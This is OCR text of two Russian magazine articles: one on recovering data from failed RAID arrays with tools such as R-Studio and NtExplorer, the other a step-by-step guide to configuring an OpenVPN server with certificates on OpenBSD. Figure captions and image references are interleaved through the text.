Мы будем говорить главным образом об операционных системах семейства NT и файловой системе NTFS, Linux/BSD устроены совсем по-другому, но оставить их неупомянутыми — это преступление.

ЧТО НАМ ПОНАДОБИТСЯ

Лучшая утилита для автоматизированного восстановления аппаратных RAID-массивов и динамических дисков, поддерживаемых начиная с Win2k, — это, бесспорно, R-Studio от компании R-Tools Technology (www.r-tt.com). Версия чисто для NTFS (www.r-studio.com) обойдется всего лишь в $50, что немногим дешевле полной версии, «переваривающей» десяток файловых систем из разных операционных миров и стоящей $80, хотя ее полнота весьма относительна и R-Studio Technical License со всеми наворотами обойдется в $900, при этом компания настоятельно рекомендует хорошо подумать, прежде чем ее покупать. Довольно странный маркетинг, неправда ли?

NtExplorer от Runtime Software (www.runtime.org) представляет собой продукт совершенно иного класса — удобный дисковый редактор, отображающий в естественном виде все ключевые структуры файловой системы NTFS. Версия для Linux появилась относительно недавно и все еще остается достаточно сырой, но это лучше, чем lde или другие дисковые редакторы, которыми приходилось пользоваться до этого. И та и другая версии стоят по $69. Работа с RAID-массивами непосредственно не поддерживается, но при тяжелых отказах (например, выходе из строя RAID-контроллера) с дисками приходится работать на физическом уровне, и тут NtExplorer оказывается незаменимым. R-Studio также включает в себя дисковый редактор, но тот нереально примитивный и ужасно неудобный.

Наконец, для осмысленного управления всеми рычагами непременно потребуется справочное руководство и путеводитель по структурам файловых систем, например «Техника восстановления данных», которую можно бесплатно скачать с http://nezumi.org.ru/recover-full-rus.zip.

О БЛОКЕ СЛУЖЕБНОЙ ИНФЫ ЗАМОЛВИТЕ СЛОВО

Всякий RAID (неважно, аппаратный или нет) представляет собой дисковый массив, информация о конфигурации которого чаще всего хранится на самих дисках в специальной области, обычно расположенной в начале и/или конце каждого диска, а потому воткнуть диск в обычный контроллер не получится. Ведь даже если это RAID 1 (зеркальный диск), BIOS, не обнаружив в положенном месте загрузочного сектора с таблицей разделов, откажется грузиться. ОК, грузимся с дискеты. На физическом уровне диск читается прекрасно, но вот операционная система в упор не видит структур данных файловой системы и предлагает отформатировать такой диск, считая его пустым. Заманчивое предложение, но лучше отказаться от него сразу и навсегда.

В блоке конфигурации записываются жизненно важные параметры, и формат этих параметров уникален для каждого контроллера, а потому RAID-массив, собранный под одним контроллером, с точки зрения другого пуст. Как минимум в блоке конфигурации хранится тип массива, размер одного блока (варьирующийся в зависимости от настроек и особенностей контроллера от 512 байт до 1 Мб), а также порядок дисков в массиве, однако из всякого правила имеются исключения.


Достаточно многие аппаратные RAID-контроллеры определяют порядок следования дисков путем жесткой привязки их к портам контроллера, или, говоря человеческим языком, к кабелям, соединяющим их. Это не есть гуд по той простой причине, что если мы вытащим (сгоревший) контроллер, предварительно не пометив порядок кабелей, то, даже заменив его новым, превратим дисковый массив в труху (если, конечно, это не RAID 1), и придется запускать утилиту автоматического восстановления, например ту же R-Studio.

Размер одного блока иногда хранится в энергонезависимой памяти контроллера и утрачивается при выходе из строя последнего (или тотальном сбросе всех настроек, если, конечно, размер блока отличается от дефолтного). Простейшие RAID-контроллеры хранят в энергонезависимой памяти и тип дискового массива (особенно это характерно для RAID-контроллеров, интегрированных в материнскую плату).


Блок конфигурации аппаратного RAID'а операционной системе недоступен и потому может быть разрушен только из-за ошибок в самом RAID'е или образования BAD-секторов на поверхности диска. Клинические случаи, когда мы снимаем диск с RAID-контроллера и подключаем к обычному IDE/SCSI-контроллеру, мы не рассматриваем, хотя… интегрированные RAID-контроллеры зачастую могут работать в обоих режимах и при сбросе настроек CMOS'а способны переходить из RAID'а в обычный режим.

Блок конфигурации программных RAID'ов находится в пределах логического дискового пространства, и разрушить его может кто угодно (например, менеджеры загрузки). А его порча, естественно, ведет к утрате доступа ко всему массиву. К счастью, блок конфигурации практически всегда дублируется на каждом диске массива, и, хотя эти блоки частично различны, самые главные параметры из них все-таки можно вытянуть.

А можно и не вытягивать, а восстановить методом перебора. Поскольку дисковые массивы более чем из пяти HDD — редкость, их порядок подбирается за несколько минут. С размером блока дела обстоят чуть сложнее, но поскольку он может принимать только фиксированный ряд значений, кратный размеру сектора, то количество возможных вариантов не так уж и велико. Просто создаем виртуальный RAID в R-Studio и перебираем его параметры до тех пор, пока все данные не станут полностью читабельными.



JBOD RAID



RAID 0

ВЫХОД ИЗ СТРОЯ RAID-КОНТРОЛЛЕРА

Отказы RAID-контроллеров случаются достаточно часто и очень неприятны. Если это внешний контроллер от крупного производителя (типа Adaptec), то даже для моделей, снятых с выпуска, практически всегда можно найти совместимый контроллер, поскольку фирма заботится о преемственности и в энергонезависимой памяти ничего не хранит, располагая всю информацию на дисках. Короче, просто меняем контроллер и радуемся жизни.

А вот вылет RAID-контроллера, интегрированного в материнскую плату, — это уже катастрофа. Даже если удастся найти аналогичную мать, вовсе не факт, что при смене ревизии и прошивки контроллера не изменится и структура блока служебных данных. Опять-таки если часть информации о конфигурации хранится в CMOS (а хранится она там предательски часто), то после замены матери интегрированный RAID-контроллер запросто может отказаться распознавать дисковый массив, предлагая сделать ему REBUILD, уничтожающий все данные.

В таких случаях приходится растаскивать массив по отдельным дискам, подключать их к обычному контроллеру и собирать исходную матрицу в дисковом редакторе или все той же R-Studio. Она это умеет. Проблема возникает, лишь когда количество дисков в матрице превышает количество портов IDE-контроллера на материнской плате. Мыщъх не собирается отправлять пострадавших в магазин на поиски платы с большим количеством портов, равно как не настаивает на использовании внешних IDE-контроллеров, втыкаемых в PCI (реже в USB), поскольку это негуманно. Виртуальные RAID'ы, создаваемые R-Studio, могут собираться по частям, сливаясь в один большой файл, записываемый на диск. Конечно, этот диск должен быть достаточного размера и при восстановлении массивов RAID 0, составленных из нескольких дисков максимального объема, какой только встречается в продаже, возникает очевидная проблема: а куда все это лить?! Ответ: собирать новый RAID. Другого выхода нет.

Кстати, SCSI-контроллеры обычно не имеют таких жестких ограничений по количеству портов, как IDE, и потому восстанавливать матрицу по кусочкам не требуется и (не без риска, конечно) можно собирать виртуальный RAID непосредственно на базе разрушенного, то есть без копирования его в отдельный файл, который нам и разместить негде.

ВЫЛЕТ ЖЕСТКОГО ДИСКА


Отказ одного или нескольких жестких дисков, превышающий предел избыточности RAID'а, — это самое худшее, что только может случиться с массивом. И нужно очень сильно извратиться, чтобы спасти хотя бы часть данных, особенно на массивах типа RAID 0 (то есть без избыточности).

Техника восстановления (а с ней и наши шансы на удачу) очень сильно зависит от типа массива, поэтому мы решили разделить RAID'ы по классам, начиная с самых простых и заканчивая уже совсем навороченными.


CONCATENATION (JBOD, ИЛИ SPAN)

Это не совсем RAID, точнее, совсем не RAID, но он поддерживается многими контроллерами и довольно популярен в программных RAID'ах. Два и более физических диска просто объединяются в один логический с последовательной адресацией. Естественно, «логический» в терминах RAID'а. С точки зрения операционной системы это вполне натуральный физический диск, который может быть разбит на сколько угодно логических разделов (томов). Ни скорости, ни отказоустойчивости это не добавляет, просто позволяет создавать диски большого размера. И, как правило, такие диски не разбиваются. Иначе зачем их было объединять?! Вылет последнего диска из строя не представляет никакой проблемы, и при этом теряются только записанные на нем данные. Естественно, фрагментированные файлы могут располагаться сразу на нескольких дисках, и если хотя бы один кластер попадает на дефектный диск, файл становится «дырявым». Насколько это смертельно, зависит от типа файла. Многие файлы (pdf, например) включают в себя непродублированные и невосстанавливаемые структуры данных, при повреждении которых они вообще не открываются. Другие же (скажем, zip-архивы) выживают, даже если представляют собой сплошное «решето». Хуже всего, если вылетает первый диск. На нем в NTFS хранится схема размещения всех остальных файлов, без которой нечего и пытаться вытянуть с RAID'а хотя бы часть данных. Исключения составляют случаи, когда файлы слабо фрагментированы и включают в себя служебные структуры данных, указывающие на порядок размещения их блоков. Тот же zip-архив может быть восстановлен даже при относительно сильной фрагментации и отсутствии схемы размещения кластеров, принадлежащих восстанавливаемому файлу. Просто собираем все свободное пространство в один большой комок данных и говорим pkzip.exe заветное слово '-fix'... И мы получаем все файлы, хранящиеся в zip-архивах. Аналогичным образом можно восстанавливать документы MS Office, базы данных... На сайтах вышеупомянутых компаний имеются специальные утилиты, которые делают это. R-Studio даже в урезанной редакции распознает большое количество типов файлов и хорошо умеет их восстанавливать. Так что не отчаивайся!

Вылет «серединного» диска представляет собой частный случай отказа последнего диска, при котором гибнут только те данные, которые расположены на нем. При отсутствии одного из дисков матрицы контроллер, конечно, работать с ней откажется, но вот R-Studio не откажется. Перегоняем



RAID 1



RAID 5

содержимое на виртуальный RAID-массив и копируем с него все данные, которые только можно скопировать. При этом могут оказаться разрушенными каталоги, поскольку они хранятся в специальных индексных файлах, но те уже давно перестали быть критической структурой данных и лишь ускоряют операции с каталогом, дублируя базовые структуры файловой системы, которые записаны на первом диске. Для переиндексации каталогов в NTFS достаточно запустить chkdsk, и все будет OK. С файловой системой FAT этот номер, увы, не проходит, но вот с ext{2,3}fs/UFS (файловые системы миров Linux/BSD) — вполне. Кстати, о BSD. В ней информация о размещении файлов содержится в блоках группы цилиндров, при этом таких групп обычно несколько, они равномерно бьют диск на ряд частей, чтобы сократить перемещения дисковой головки, и при вылете первого диска мы теряем лишь данные о размещении первого блока цилиндров, а со всеми остальными все OK. В Linux поддержка групп блоков цилиндров объявлена уже давно, но пока реально используется только одна группа, даже на больших дисках.

RAID 0 (ОН ЖЕ STRIPE SET, ИЛИ STRIPED VOLUME)

Гадость. Обещает увеличить производительность вдвое, но на практике быстродействие возрастает максимум на 10-30% (цифровой видеомонтаж и работа с графическими файлами полиграфического разрешения — единственное исключение из правила), а вот надежность падает ниже абсолютного нуля. Данные пишутся на диск блоками. Первый блок на первый диск, второй — на следующий и так далее. Допустим, мы имеем два диска в матрице (наиболее распространенная комбинация) и записываем блоки A1 A2 A3 A4 A5 A6, тогда при выходе одного диска из строя мы имеем «решето» вида A1 A3 A5 A7. Ну и что с ним делать?! Большинство журнальных статей предлагает сдаваться, потому что сделать тут нельзя абсолютно ничего. На самом деле все зависит от конфигурации RAID'а. Мелкие файлы (а типичный размер одного блока составляет 8, 16, 32 или 64 Кб) восстанавливаются на ура. Это раз. Если имеется более одной копии восстанавливаемых файлов (пускай даже расположенных на том же самом RAID'е), то с определенной вероятностью они окажутся «продырявленными» в разных местах, и собрать из двух копий одну вполне возможно.

Что же касается информации о размещении файлов, то... половину записей в служебных структурах данных мы теряем сразу (и она, увы, нигде не продублирована), а потому реально удается восстановить в лучшем случае 10%, ну максимум 25% данных с двухдисковой матрицы RAID 0 с одним поврежденным диском, да и то при благоприятных условиях. Но все-таки 10% — это уже кое-что и намного больше, чем совсем ничего.

RAID 1 (ОН ЖЕ MIRROR)

Самый замечательный массив в плане восстановления. Данные дублируются на все диски, которые только есть в наборе (обычно их там два), и при отказе одного из дисков мы не теряем ничего. Теоретически. А на практике очень многие RAID-контроллеры отказываются работать с одним диском, требуя вставить чистый диск такого же или большего объема для его автоматического реплицирования. Причем зачастую это выглядит как полный отказ. Контроллер сообщает об ошибке, операционная система не видит массива, и перепуганный администратор хватается за валидол, недоумевая, как могли выйти из строя сразу два диска. И только запустив диагностическую утилиту (поставляемую вместе с контроллером), мы видим, что вылетел только один диск, и можем определить, какой именно. Главное тут — не перепутать их местами.

Как вариант — можно воспользоваться услугами R-Studio, последовательно подключая то один, то другой диск к обычному контроллеру. R-Studio запросто вычитает с рабочего диска все данные, позволив их записать, куда угодно. А некоторые контроллеры имеют режим перевода RAID 1 в не-RAID, что позволяет подключить уцелевший диск к матери и работать с ним без всяких извращений. Правда, пользоваться этой фичей категорически не рекомендуется, поскольку при этом часто портятся данные из-за багов контроллера, плюс такой ребилд создает огромную и весьма продолжительную нагрузку на винчестер, а он ее может и не выдержать (раз его сосед вышел из строя, то с некоторой вероятностью может отвалиться и он).

ОСТАЛЬНЫЕ УРОВНИ RAID

RAID 2, RAID 3, RAID 4 используются крайне редко, если вообще используются. Заинтересованных мыщъх отсылает к Википедии (en.wikipedia.org/wiki/Standard_RAID_levels). RAID 5 довольно популярен на серверах. Требует как минимум трех дисков. Обычно используется пять HDD, при этом 1/5 объема массива занимают коды коррекции ошибок, за счет которых RAID выдерживает отказ любого из дисков матрицы. Хорошие контроллеры поддерживают режим гибридизации, позволяющий совмещать RAID 0 с RAID 1, в результате чего мы... кхм, удваиваем (в теории!) производительность и отказоустойчивость ценой 50% избыточности.

На самом деле отказоустойчивость приближается к 75%, поскольку при вылете двух зеркальных дисков мы сохраняем 100%, но вот если выйдет из строя один зеркальный и парный ему диск, мы получаем ту же ситуацию, что и с RAID 0, описанную выше.

УЛЬЯНА СМЕЛАЯ



Деликатное проникновение в частную сеть

ВИРТУАЛЬНО РАСШИРЯЕМ ГРАНИЦЫ ИНТРАНЕТА С ПОМОЩЬЮ OPENVPN

Когда речь заходит о необходимости предоставления авторизированному пользователю доступа к защищенным ресурсам частной сети, на ум сразу приходят примеры построения VPN на базе IPSec, PPTP, L2TP и SSL. Однако если требуется в кратчайшие сроки развернуть бесплатное, кросс-платформенное, полнофункциональное ПО с гибкими возможностями конфигурирования и относительно простой установкой, не требующей вмешательства в ядро ОС, то из всех доступных решений выбор невольно падает на OpenVPN.


ПОЕМ ДИФИРАМБЫ OPENVPN

OpenVPN является реализацией технологии VPN с использованием протокола SSL/TLS. С его помощью можно поднять надежный, достаточно быстрый и в то же время защищенный от прослушивания и вмешательства злоумышленников криптотуннель поверх общедоступной сети, такой как интернет. В двух словах схему работы этого приложения можно описать следующим образом: любой сетевой трафик, посылаемый или принимаемый сетевым адаптером, инкапсулируется в зашифрованный пакет и доставляется в другой конечный пункт туннеля OpenVPN, где данные расшифровываются и попадают в удаленную сеть.

К числу основных преимуществ применения OpenVPN стоит отнести следующие:

• высокая переносимость между платформами — пакет работает на Windows 2000/XP/2003/Vista, Linux, Free/Net/OpenBSD, Mac OS X и Solaris;
• поддержка режимов маршрутизации (routed) и моста (bridged), другими словами, нам под силу туннелировать как IP-пакеты, так и Ethernet-фреймы;
• для транспорта можно использовать UDP/TCP;
• клиентские хосты могут иметь статические и динамические IP-адреса;
• туннели можно создавать поверх NAT;
• работа через межсетевые экраны, в которых реализован контроль состояния соединений (достигается за счет отправки через определенные промежутки времени echo-запросов);
• ассиметричное шифрование с использованием статических ключей и SSL/TLS-сертификатов;
• встроенные меры безопасности для предотвращения DoS-атак и повторного проигрывания злоумышленником последовательности записанных пакетов;
• адаптивная компрессия передаваемых данных;
• способность «проталкивать» маршруты для клиента;
• использование всех механизмов шифрования, встроенных в библиотеку OpenSSL;
• работа в chroot-окружении;
• поддержка мультипоточной библиотеки pthread (положительно влияет на быстродействие при динамическом обмене SSL/TLS-ключами).

Как видишь, список возможностей впечатляет, но в отличие от других SSL VPN, достоинством которых считается бесклиентская установка (соединение SSL VPN устанавливается через браузер), для OpenVPN необходим специальный клиент (поговорим об этом ниже).



Страничка, посвященная программе OpenVPN GUI

Официальный сайт OpenVPN

УВЕРТЮРА К ОСНОВНОМУ ДЕЙСТВИЮ

Предположим, одним прекрасным солнечным утром твое высокое начальство впечатлилось идеей создания виртуальной частной сети, и теперь перед тобой стоит задача поднять VPN-сервер для служащих, которым требуется работать с корпоративными ресурсами, находясь вне стен офиса (это могут быть надомные, командированные сотрудники или просто фрилансеры).

Функции шлюза компании, выпускающего сотрудников в интернет, выполняет компьютер с тремя сетевыми картами (213.167.XX.YY, 192.168.1.1, 192.168.2.1) под управлением... хотя это не так важно, настройки в поддерживаемых операционках будут отличаться минимально. В моем случае на сервере заказчика была установлена OpenBSD 3.9. Что касается корпоративной внутренней сети, то она состоит из двух участков: проводного (192.168.1.0/24) и беспроводного (192.168.2.0/24). После рекогносцировки на местности переходим к установке OpenVPN.

СЕРВЕРНАЯ ИНСТАЛЛЯЦИЯ

OpenVPN без труда можно найти в любом репозитарии или дереве портов:

```
# cd /usr/ports/net/openvpn
# make install clean
```

В случае установки из исходных кодов в некоторых системах может понадобиться отключить поддержку реализации потоков выполнения и указать местоположение библиотек и заголовочных файлов lzo:

```
# ./configure --disable-pthread \
  --with-lzo-lib=/usr/local/lib \
  --with-lzoheaders=/usr/local/include
# make
# make install
```

Для проверки с помощью следующих команд можно посмотреть, какие дайджесты (применяются для аутентификации каждой получаемой UDP-датаграммы) и алгоритмы шифрования доступны:

```
# /usr/local/sbin/openvpn --show-digests
# /usr/local/sbin/openvpn --show-ciphers
```

Чтобы обеспечить дополнительный уровень защиты и застраховаться от возможного ущерба при взломе, нужно дать указание демону OpenVPN работать с правами непривилегированного пользователя в chroot'ной среде — среде с измененным корневым каталогом. Первый шаг для этого — добавить в систему группу _openvpn и одноименного пользователя:

```
# groupadd -g 500 _openvpn
```

```
# useradd -u 500 -g 500 -c 'OpenVPN Server' \
  -s /sbin/nologin \
  -d /var/openvpn -m _openvpn
```

Проверяем правильность выполнения двух последних команд:

```
# grep 500 /etc/passwd
_openvpn:*:500:500:OpenVPN Server:/var/openvpn:/sbin/
nologin
```

ЗОЛОТЫЕ КЛЮЧИКИ И ПОДАРОЧНЫЕ СЕРТИФИКАТЫ

Думаю, ни для кого не секрет, что сертификаты открытых ключей предоставляют удобный и надежный способ аутентификации пользователей, поэтому не будем сейчас тратить время на теоретическую часть и перейдем непосредственно к процедуре генерирования надлежащих сертификатов. Создаем директорию, где будут лежать конфигурационные файлы, скрипты и сертификаты:

```
# mkdir -p /etc/openvpn/keys
```

Копируем комплект скриптов easy-rsa, предназначенный для упрощения создания сертификатов, которые предъявляются в процессе аутентификации для подтверждения валидности клиентов. Теперь о монстроидальных командах openssl можно забыть.

```
# cp -r /usr/local/share/examples/openvpn/easy-rsa
/etc/openvpn
```

Далее следует экспортировать переменные KEY_*, они необходимы для работы скриптов build-*:

```
# cd /etc/openvpn/easy-rsa
# . ./vars
```


Инициализируем директорию /etc/openvpn/easy-rsa/keys:

```
# ./clean-all
```

Создаем корневой и серверный сертификаты:

```
# ./build-ca
# ./build-key-server server
```

Для создания файла параметров Диффи-Хелмана, предназначенного для обеспечения более надежной защиты данных при установке соединения клиента с сервером, выполняем:



Настройки на стороне клиента

Правим конфигурационный файл server.conf

```
# ./build-dh
```

Снизить вероятность успешного проведения DoS-атаки на сервер OpenVPN можно за счет использования клиентом и сервером статического ключа HMAC (так называемый shared secret):

```
# /usr/local/sbin/openvpn --genkey --secret keys/ta.key
```

Перемещаем все созданные файлы в подкаталог keys и выставляем для них корректные права доступа:

```
# cd keys/
# mv ca.crt dh1024.pem server.crt server.key ta.key
/etc/openvpn/keys
# chown -R root:wheel /etc/openvpn
# chmod 700 /etc/openvpn/keys
# chmod 644 /etc/openvpn/keys/{ca.crt,dh1024.
pem,server.crt}
# chmod 600 /etc/openvpn/keys/{server.key,ta.key}
```

Процедура создания клиентских сертификатов практически аналогична соответствующей процедуре для сервера:

```
# ./build-key client1
# mkdir -p /home/vpn/client1
# mv client1.crt client1.key /home/vpn/client1
# cp /etc/openvpn/keys/{ca.crt,ta.key} /home/vpn/
client1
```


Теперь подкаталог client1 следует перенести на винт или флешку «географически изолированного» сотрудника.

ЩЕПЕТИЛЬНОЕ КОНФИГУРИРОВАНИЕ

Конфигурация сервера OpenVPN хранится в файле /etc/openvpn/server.conf. Ниже приведен пример подобного конфига. Все опции детально прокомментированы, поэтому сложностей возникнуть не должно. При настройке старайся «не срезать углы» — за один шаг добавляй/изменяй что-то одно и сразу же тестируй. Все действия в server.conf желательно фиксировать в локальном cvs-репозитории, чтобы можно было быстро просмотреть историю изменений и вернуться к рабочей ревизии.

vi /etc/openvpn/server.conf

```
; Работаем в режиме демона
daemon openvpn
; Указываем местоположение файла с уникальным идентифи-
катором процесса сервера OpenVPN
writepid /var/openvpn/pid
; Определяем файл, содержащий список текущих клиентских
соединений
status /var/openvpn/status 10
; Внешний IP-адрес нашего сервера
local 213.167.XX.YY
; Используемый порт
port 1194
; Для транспорта по умолчанию применяется протокол UDP.
Это вполне резонный подход. Во-первых, благодаря мень-
шему размеру заголовков и отсутствию встроенной функции
подтверждения доставки пакетов, производительность UDP
значительно выше. А во-вторых, при использовании UDP
общая надежность не снижается, так как OpenVPN шифрует
исходные пакеты, обеспечивая проверку ошибок и повтор-
ную передачу. В связи с этим TCP рекомендуется применять
только в тех случаях, когда UDP не работает (например,
если брандмауэр блокирует весь UDP-трафик).
proto udp
; Выбираем тип виртуального устройства туннеля (tun, tap
или null)
dev tun0
; Включаем компрессию передаваемых данных
comp-lzo
; Указываем абсолютные пути к созданным сертификатам и
ключам
ca /etc/openvpn/keys/ca.crt
cert /etc/openvpn/keys/server.crt
key /etc/openvpn/keys/server.key
dh /etc/openvpn/keys/dh1024.pem
; Значение 0 следует использовать на сервере, 1 — на кли-
енте
tls-auth /etc/openvpn/keys/ta.key 0
; Для большинства сетей подойдет режим маршрутизато-
ра (routed). Да, в этом случае широковещательный трафик
отсутствует, соответственно, не будут работать некото-
рые протоколы, которые его используют, например NetBIOS
поверх TCP. Но последнее нивелируется развертыванием
WINS-сервера, либо подключением сетевых дисков/создани-
ем ярлыков на расшаренные ресурсы
server 192.168.3.0 255.255.255.0
; «Проталкиваем» подключенным клиентам статические марш-
руты, чтобы они могли получить доступ к ресурсам провод-
ной и беспроводной сети
push "route 192.168.1.0 255.255.255.0"
push "route 192.168.2.0 255.255.255.0"
; Не позволяем соединению разорваться при простое
keepalive 10 120
; Алгоритмы, используемые для аутентификации и шифрова-
ния пакетов
auth SHA1
cipher AES-256-CBC
```



Подключаемся к VPN-серверу

```
; Максимальное число одновременно подключенных
VPN-пользователей
max-clients 10
; Задаем файл журналирования событий и уровень детализа-
ции журнала, отображаем не более 20 экземпляров одного
сообщения (остальные отбрасываем)
log-append /var/log/openvpn.log
verb 3
mute 20
; Пользователь и группа, с правами которых работает демон
user _openvpn
group _openvpn
; Эти опции предотвращают доступ к некоторым ресурсам
(например, tun-устройству) при перезапуске демона (реко-
мендуется применять только при снижении привилегий)
persist-key
persist-tun
; Сажаем демона в chroot-окружение
chroot /var/empty
```

Чтобы не вбивать директивы вручную, можно воспользоваться примером конфига, любезно предоставленным разработчиками:

```
# cp /usr/local/share/examples/openvpn/sample-config-
files/server.conf /etc/openvpn
```

Поднимаем виртуальный интерфейс tun0:

```
# echo "up" > /etc/hostname.tun0
# sh /etc/netstart tun0
```

Запускаем сервер OpenVPN командой:

```
# /usr/local/sbin/openvpn --config \
      /etc/openvpn/server.conf
```

Для автоматической загрузки OpenVPN достаточно прописать эту строчку в стартовый сценарий /etc/rc.local. Например, так:

vi /etc/rc.local

```
if [ -x /usr/local/sbin/openvpn ]; then
  echo -n ' openvpn'; /usr/local/sbin/openvpn \
    --config /etc/openvpn/server.conf
fi
```

Далее смотрим в логи, чтобы убедиться в успешной загрузке нашего демона:

```
# tail /var/log/openvpn.log
Sun Dec  2 15:31:37 2007 IFCONFIG POOL: base=192.168.3.4
size=62
Sun Dec  2 15:31:37 2007 Initialization Sequence
Completed
```

Чтобы проверить состояние псевдоустройства туннелирования, можно воспользоваться утилитой ifconfig:

```
# ifconfig tun0
tun0: flags=8051<UP,POINTOPOINT,RUNNING,MULTICAST> mtu
1500
  groups: tun
  inet 192.168.3.1 --> 192.168.3.2 netmask 0xffffffff
```

